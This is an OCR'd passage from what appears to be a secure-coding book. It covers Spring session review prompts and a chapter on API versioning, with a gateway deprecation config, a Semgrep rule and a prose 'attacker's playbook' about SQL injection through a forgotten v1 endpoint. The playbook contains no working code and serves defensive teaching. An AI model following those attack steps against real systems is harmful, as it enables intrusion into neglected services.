
> "As an application security specialist, review this Spring Boot configuration (`application.properties` and `SecurityConfig.java`). Your focus is on session management security. Evaluate the following:
>
> 1. The security attributes of the session cookie (`HttpOnly` , `Secure` , `SameSite`).
> 2. The session fixation protection mechanism. Is it enabled and set to a secure option like `migrateSession` or `newSession` ?
> 3. The session timeout policies (idle and absolute).
> 4. The entropy and generation of the session ID itself.
>
> Provide a detailed assessment of the application's resilience to session hijacking, fixation, and other session-related attacks."


Session Attack Scenarios



State Diagram: Secure vs. Insecure Session







Chapter 9: The Ghost of Endpoints Past - Granular API Versioning and Secure Deprecation

APIs evolve. New features are added, old ones are changed, and eventually, endpoints are retired. This lifecycle is a minefield of security risks. An old, forgotten API version (v1) running on a server somewhere can become a ghost in your machine—an unpatched, unmonitored, and undefended entry point for attackers. A secure API strategy is not just about building the new; it's about safely retiring the old.

The Insecure Scenario: The Zombie API

A SaaS company, "InnovateNow," launched v2 of their API a year ago with major security improvements, including OAuth 2.0 and stricter validation. The v1 API, which used static API keys and had several known vulnerabilities, was supposed to be deprecated. However, a few small but important customers are still using v1. To avoid disrupting them, the operations team left the v1 API running on a legacy server. They sent out an email about the deprecation, but there was no enforced timeline.

Attacker's Playbook: Exploiting the Forgotten Endpoint

An attacker knows that older API versions are often a soft target.

- **TTP: Legacy Endpoint Exploitation.**
  1. The attacker probes `api.innovatenow.com/v2/` and finds it well-secured.
  2. They then try `api.innovatenow.com/v1/`. To their surprise, it's still online.
  3. The attacker consults old documentation or public breach data and finds that v1 is vulnerable to a specific SQL injection attack that was fixed in v2.
  4. They successfully exploit the v1 endpoint, gaining access to the same backend database that the v2 API uses. The new, secure v2 front door was irrelevant because the old, rotten back door was left wide open.
  5. The monitoring and alerting systems were all focused on the v2 API, so the v1 breach goes undetected for weeks.

The Secure Architecture: The Controlled Demolition

A secure API lifecycle is managed with the same discipline as a new release.

1. **Granular Versioning:** Implement API versioning in the URL (`/v1/`, `/v2/`) or in a request header (`Api-Version: 2`). This allows you to apply different security policies to different versions.
2. **API Gateway as Control Plane:** The API gateway is the perfect place to manage the lifecycle. It can route traffic to the appropriate backend service based on the requested version.
3. **Forced Deprecation Timeline:** Deprecation is not a suggestion; it's a policy.
   - **Phase 1: Announce.** Announce the deprecation of v1 and the sunset date (e.g., 6 months from now).
   - **Phase 2: Brownout.** Temporarily disable the v1 endpoint for short periods, increasing in frequency as the sunset date approaches. This forces clients to notice the issue and migrate.
   - **Phase 3: Sunset.** On the specified date, disable the v1 endpoint completely. The gateway should return a `410 Gone` status.
4. **Security Baselines for Legacy APIs:** While a legacy API is still active, it must not be ignored. It should be included in all security scans, and critical vulnerabilities must be backported and patched, even if it's destined for retirement.

Defender's Code: Managing API Versions with Spring Cloud Gateway

Spring Cloud Gateway can be used to route to different API versions and manage deprecation.

`application.yml` for Spring Cloud Gateway:

```yaml
spring:
  cloud:
    gateway:
      routes:
        # 1. Route for the modern, secure v2 API
        - id: api_v2
          uri: lb://api-v2-service # Route to the v2 microservice
          predicates:
            - Path=/v2/**
          filters:
            - StripPrefix=1 # Remove /v2 before forwarding

        # 2. Route for the legacy v1 API
        - id: api_v1
          uri: lb://api-v1-service
          predicates:
            - Path=/v1/**
            # Add a date-based predicate to enforce the sunset
            - Before=2026-01-01T00:00:00Z[UTC]
          filters:
            - StripPrefix=1
            # Add a header to warn users of deprecation
            - AddResponseHeader=X-API-Deprecated, This API version is deprecated and will be removed on 2026-01-01.
```

```
        # 3. A catch-all for the now-disabled v1 API after the sunset date
        - id: api_v1_gone
          uri: no://op
          predicates:
            - Path=/v1/**
            - After=2025-12-31T23:59:59Z[UTC]
          filters:
            # Return a 410 Gone status code
            - SetStatus=410
```

This configuration uses predicates to control which routes are active based on the date, automatically disabling the v1 API after the sunset date.

Detection & Prevention

Semgrep Rule for Detecting Unversioned API Endpoints

This rule can help identify Spring Boot controllers that don't have a version prefix in their path, which can make deprecation harder.


`spring-unversioned-api.yaml`


```
rules:
  - id: spring-restcontroller-unversioned
    message: "This @RestController does not appear to have a versioned path (e.g., /v1, /v2). Unversioned APIs are difficult to evolve and deprecate securely. Consider adding a version prefix to all API paths."
    severity: INFO
    languages: [java]
    patterns:
      - pattern: |
          @RestController
          @RequestMapping("/api/...")
          ...
      - pattern-not-regex: "@RequestMapping(\"/api/v[0-9]+/.*\")"
```


Claude Prompt for Lifecycle Review

> "As a product security manager, review our API gateway configuration and the provided list of active API endpoints and their versions. Your task is to identify risks related to the API lifecycle.
>
> 1. Are there old or legacy API versions still active?
> 2. Is there a documented and enforced deprecation policy?
> 3. How are we communicating deprecation to clients?
> 4. Are the legacy APIs receiving the same level of security scrutiny (scanning, patching) as the current versions?
>
> Create a risk register entry for each finding and propose a concrete action plan for securely managing the API lifecycle."

Flowchart for a Secure Deprecation Process


Start
Announce Deprecation & Sunset Date
Continue Support & Monitoring for Legacy API
Begin Brownout Period
Temporarily Disable Legacy API
Is Sunset Date Reached?
No
Yes
Permanently Disable Legacy API
Gateway returns HTTP 410 Gone
Remove Legacy Code & Infrastructure



End




API Versioning & Deprecation

Additional Attack Scenarios: Advanced Threats

